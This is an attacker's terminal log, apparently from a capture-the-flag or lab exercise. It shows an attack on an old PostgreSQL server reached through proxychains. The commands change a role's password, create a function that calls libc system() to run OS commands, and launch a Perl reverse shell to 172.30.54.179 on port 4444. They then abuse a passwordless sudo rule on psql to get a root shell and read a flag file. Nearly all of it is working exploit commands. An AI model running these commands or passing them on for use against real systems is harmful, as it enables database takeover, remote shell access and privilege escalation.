┌──(root㉿kali)-[~]└─# proxychains4 -q psql -h 172.30.54.12 -U postgres -WPassword: psql (17.5 (Debian 17.5-1), server 8.1.0)WARNING: psql major version 17, server major version 8.1.         Some psql features might not work.Type "help" for help.
postgres=# ALTER USER root WITH PASSWORD 'Admin@123';ALTER ROLE
postgres=# CREATE OR REPLACE FUNCTION system (cstring) RETURNS integer AS '/lib/x86_64-linux-gnu/libc.so.6', 'system' LANGUAGE 'c' STRICT;select system('curl 172.30.54.179');CREATE FUNCTION system -------- 1792(1 row)
postgres=# select system('perl -e \'use Socket;$i="172.30.54.179";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};\'');反弹shell
$ sudo -lMatching Defaults entries for postgres on web04:    env_reset, mail_badpass,    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User postgres may run the following commands on web04:    (ALL) NOPASSWD: /usr/local/postgresql/bin/psql
sudo /usr/local/postgresql/bin/psql
\?
!/bin/bash
cat /root/flag/flag04.txt